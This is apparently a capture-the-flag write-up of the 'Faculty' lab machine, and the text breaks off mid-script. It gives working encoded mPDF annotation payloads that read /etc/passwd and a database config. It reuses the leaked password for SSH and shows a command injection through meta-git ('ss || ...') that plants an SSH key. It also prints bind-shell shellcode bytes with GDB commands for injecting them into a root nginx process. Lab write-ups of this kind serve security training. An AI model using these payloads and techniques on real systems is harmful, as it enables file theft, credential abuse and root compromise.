


Let's download the PDF and also intercept the web request with BurpSuite. It can be seen that an HTTP `POST` request is made to `/admin/download.php` with an interesting HTTP body.




We can use this website to decode the HTTP request body. We need to perform the decoding in the following order to expose the raw HTML code required for the PDF generation.


```
Base64 decode --> URL decode --> URL decode
```



After the PDF file is downloaded, let's check the file properties.



We can see that the PDF file was generated using the `mPDF 6.0` library.



A Google search for any known vulnerabilities in `mPDF 6.0` leads us to this GitHub issue. According to this GitHub issue, we can use annotations and make the `mPDF 6.0` library include files from the local filesystem as attachments inside the generated PDF. We can obtain the following payload for fetching the `/etc/passwd` file from the GitHub issue itself.

```
<html><body> <annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" /></body>
```

From our analysis of the HTTP request body, we will need to encode the payload in the following order to make the application parse it successfully.

```
URL encode --> URL encode --> Base64 encode
```

Here is the encoded payload.

```
JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiUyNTIwY29udGVudD0lMjUyMi9ldGMvcGFzc3dkJTI1MjIlMjUyMCUyNTIwaWNvbj0lMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlPSUyNTIyQXR0YWNoZWQlMjUyMEZpbGU6JTI1MjAvZXRjL3Bhc3N3ZCUyNTIyJTI1MjBwb3MteD0lMjUyMjE5NSUyNTIyJTI1MjAvJTI1M0UlMjUzQy9ib2R5JTI1M0U=
```


Let's now intercept the HTTP request for downloading the PDF file and replace the value of the `pdf` parameter in the HTTP request body with our payload.

Request

Pretty | Raw | Hex | \n

```
1 POST /admin/download.php HTTP/1.1
2 Host: faculty.htb
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 2948
10 Origin: http://faculty.htb
11 Connection: close
12 Referer: http://faculty.htb/admin/index.php?page=subjects
13 Cookie: PHPSESSID=uiu835m9ml8bjh71b7mgg0b6rn
14
15 pdf=
JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1M
jBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiUyNTIwY29udGVudD0lMjUyMi9ldGMvcG
Fzc3dkJTI1MjIlMjUyMCUyNTIwaWNvbj0lMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlPSU
yNTIyQXR0YWNoZWQlMjUyMEZpbGU6JTI1MjAvZXRjL3Bhc3N3ZCUyNTIyJTI1MjBwb3Mt
eD0lMjUyMjE5NSUyNTIyJTI1MjAvJTI1M0UlMjUzQy9ib2R5JTI1M0U=
```

Let's download the PDF and upon inspecting the attachments in it, we can see that it contains an attachment named `passwd`.



The `passwd` attachment reveals the contents of the `/etc/passwd` file of the remote host meaning that the exploit was successful.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Upon analyzing the contents of the `/etc/passwd` file we can make out that the regular users on the remote host are `gbyolo`, `developer` and `root`.

Going back to analyze the source code of the web application, we see that it contains the file `/admin/db_connect.php` (location with respect to the webroot). This file contains the database credentials. Now, since the `download.php` file, which is invoked for downloading the PDF file, also resides inside the `admin` directory, the `db_connect.php` file can be read with the following payload.

```
<html><body> <annotation file="db_connect.php" content="db_connect.php" icon="Graph"
title="Attached File: db_connect.php" pos-x="195" /></body><html>
```

Once again, encoding the above payload in the following order, `URL encode --> URL encode --> Base64 encode` to get the encoded payload.

```
JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyZGJ
fY29ubmVjdC5waHAlMjUyMiUyNTIwY29udGVudD0lMjUyMmRiX2Nvbm5lY3QucGhwJTI1MjIlMjUyMCUyNTIwaW
Nvbj0lMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlPSUyNTIyQXR0YWNoZWQlMjUyMEZpbGU6JTI1MjBkYl9jb25uZ
WN0LnBocCUyNTIyJTI1MjBwb3MteD0lMjUyMjE5NSUyNTIyJTI1MjAvJTI1M0UlMjUzQy9ib2R5JTI1M0UlMjUz
Q2h0bWwlMjUzRQ==
```

The PDF downloaded upon using the above payload in the HTTP request body, contains an attachment, which has the contents of the `db_connect.php` file.

```
<?php

$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or
die("Could not connect to mysql".mysqli_error($con));
```

The file reveals the following password: `Co.met06aci.dly53ro.per`.

Thinking back on the list of regular users that we obtained from the `/etc/passwd` file of the remote host, let's try to log in as each of those users over SSH using the above-obtained password.

We are successfully able to log in as user `gbyolo` over SSH using the following credentials.

```
username: gbyolo
password: Co.met06aci.dly53ro.per
```

```
ssh gbyolo@10.10.11.169
```

```
ssh gbyolo@10.10.11.169

gbyolo@10.10.11.169's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 22 12:47:50 CEST 2022

  System load:           0.24
  Usage of /:            74.9% of 4.67GB
  Memory usage:          34%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:92c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.

gbyolo@faculty:~$ id
uid=1000(gbyolo) gid=1000(gbyolo) groups=1000(gbyolo)
```

An interesting thing to note here is that the last line of the message in the `MOTD` banner says that "You have mail".

Lateral Movement

Let's check the mail using the `mail` command.

```
mail
```

```
mail

"/var/mail/gbyolo": 1 message 1 unread
>U   1 developer@faculty. Tue Nov 10 15:03  16/623   Faculty group
```

We can see 1 unread email that was sent to `gbyolo` by the user `developer`. Let's enter the index number of the email to be read as input to the `mail` prompt in order to read it. The index number of the email to be read is `1` in this case.

```
? 1

Return-Path: <developer@faculty.htb>
X-Original-To: gbyolo@faculty.htb
Delivered-To: gbyolo@faculty.htb
Received: by faculty.htb (Postfix, from userid 1001)
        id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
Subject: Faculty group
To: <gbyolo@faculty.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20201110140302.0399E26125A@faculty.htb>
Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
From: developer@faculty.htb
X-IMAPbase: 1605016995 2
Status: O
X-UID: 1

Hi gbyolo, you can now manage git repositories belonging to the faculty
group. Please check and if you have troubles just let me
know!\ndeveloper@faculty.htb
```

The email gives information about user `gbyolo` having access to manage the git repositories.

Upon checking the sudo permissions for user `gbyolo`, we see that this user has permission to run `/usr/local/bin/meta-git` as user `developer`.

```
sudo -l
```

```
sudo -l

[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

Upon doing a quick Google search for `meta-git`, we can find that it is a `npm` package that helps in managing Git repositories. Let's also check the version of this `npm` package.

```
npm list -g | grep meta-git
```

```
npm list -g | grep meta-git

meta-git@1.1.2
```

The version of the package `meta-git` installed on the remote host is `1.1.2`. As we have the version info, let's search for any available exploits for this specific package version.

A Google search with the keywords `meta-git 1.1.2 exploit` leads us to this Hackerone report about a Remote Code Execution vulnerability in this package and it also includes a PoC. In a nutshell, the user input is not properly sanitized and thus shell commands can be appended after the name of the repository that is to be cloned with `git`.

Let's verify this RCE by following the steps in this Proof of Concept and try to create a test file called `hacked.txt` in the `/tmp` directory under the privileges of the user `developer`.

```
sudo -u developer /usr/local/bin/meta-git clone "ss || touch /tmp/hack.txt"
```

Upon listing the contents of the `/tmp` directory, we can see that a file name `hacked.txt` has been created and it's owned by the user `developer`.

```
ls -al
```

Let's now generate an SSH key pair on the remote host and then copy the content of the public key to the `/home/developer/.ssh` directory and give it the appropriate permissions. Then try to log in as user `developer` over SSH from our machine.

First, let's create a `.ssh` directory in the home directory of user `developer`.

```
sudo -u developer /usr/local/bin/meta-git clone "ss || mkdir -p /home/developer/.ssh"
```

Let's also give this `.ssh` directory the appropriate permissions.

```
sudo -u developer /usr/local/bin/meta-git clone "ss || chmod 750 /home/developer/.ssh"
```

Now, let's generate the SSH key pair in the `/tmp` directory as this directory is writable by us.

```
ssh-keygen -f /tmp/developer_key
```

Copying the contents of the public key `developer_key.pub` to the file `/home/developer/.ssh/authoried_keys`.

```
sudo -u developer /usr/local/bin/meta-git clone "ss || cat /tmp/developer_key.pub > /home/developer/.ssh/authorized_keys"
```

We can now use the SSH private key that was generated to log in over SSH as user `developer` from the remote machine itself.

```
ssh -i /tmp/developer_key developer@localhost
```

```
ssh -i /tmp/developer_key developer@localhost

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 22 13:44:15 CEST 2022

  System load:           0.0
  Usage of /:            75.0% of 4.67GB
  Memory usage:          46%
  Swap usage:            0%
  Processes:             229
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.169
  IPv6 address for eth0: dead:beef::250:56ff:feb9:92c


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Check your Internet connection or proxy settings


Last login: Mon Aug 22 13:38:06 2022 from 127.0.0.1

developer@faculty:~$
```

The user flag can be found at `/home/developer/user.txt`.

Privilege Escalation

Upon checking the capabilities for user `developer`, we can see that `/usr/bin/gdb` has the `CAP_SYS_PTRACE` capability enabled, which means that the `debug` group on this machine can debug any program, even the ones running as user `root`.

```
getcap -r / 2>/dev/null
```

```
getcap -r / 2>/dev/null

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

If we check the file permissions for the `/usr/bin/gdb` binary, we see that it is owned by user `root` and the file belongs to the `debug` group. Moreover, this binary has executable permissions for both user `root` and the `debug` group.

```
ls -l /usr/bin/gdb
```

```
ls -l /usr/bin/gdb

-rwxr-x--- 1 root debug 8440200 Dec  8  2021 /usr/bin/gdb
```

Upon running the `id` command, we can see that the user `developer` is also a member of the `debug` group which means that we can execute the `/usr/bin/gdb` binary.

```
id
```

```
id

uid=1001(developer) gid=1002(developer)
groups=1002(developer),1001(debug),1003(faculty)
```

Now, since the user `developer` belongs to the `debug` group, it can debug programs running as root and inject malicious payloads into the memory of those processes in order to gain root privileges.

Let's list the running processes on the remote host using the following command.

```
ps auxwww
```

Among the listed processes, we can choose any stable process which is running as `root`. Let's target this `nginx` process for this write-up.

```
ps auxww


root         930  0.0  0.0  55276  1536 ?        Ss   10:57   0:00 nginx:
master process /usr/sbin/nginx -g daemon on; master_process on;

[** SNIP **]
```


The bind shellcode for `port 5600` can be obtained from the code of this exploit. The bytes of the shellcode can be divided into groups of 8 bytes each (each one being a long unsigned integer on a 64bit machine).

```
\x48\x31\xc0\x48\x31\xd2\x48\x31
\xf6\xff\xc6\x6a\x29\x58\x6a\x02
\x5f\x0f\x05\x48\x97\x6a\x02\x66
\xc7\x44\x24\x02\x15\xe0\x54\x5e
\x52\x6a\x31\x58\x6a\x10\x5a\x0f
\x05\x5e\x6a\x32\x58\x0f\x05\x6a
\x2b\x58\x0f\x05\x48\x97\x6a\x03
\x5e\xff\xce\xb0\x21\x0f\x05\x75
\xf8\xf7\xe6\x52\x48\xbb\x2f\x62
\x69\x6e\x2f\x2f\x73\x68\x53\x48
\x8d\x3c\x24\xb0\x3b\x0f\x05\x90
```

We can curate a GDB script to inject these 11 `8-byte` groups into the memory of the `nginx` process and then execute the shellcode. The 8-byte groups are reversed in the GDB script because of the endianness. The curated GDB script looks like this.

```
set {long}$rip = 0x9090909090909090
set {long}($rip+8) = 0x3148d23148c03148
set {long}($rip+16) = 0x026a58296ac6fff6
set {long}($rip+24) = 0x66026a9748050f5f
set {long}($rip+32) = 0x5e54e015022444c7
set {long}($rip+40) = 0x0f5a106a58316a52
set {long}($rip+48) = 0x6a050f58326a5e05
set {long}($rip+56) = 0x036a9748050f582b
set {long}($rip+64) = 0x75050f21b0ceff5e
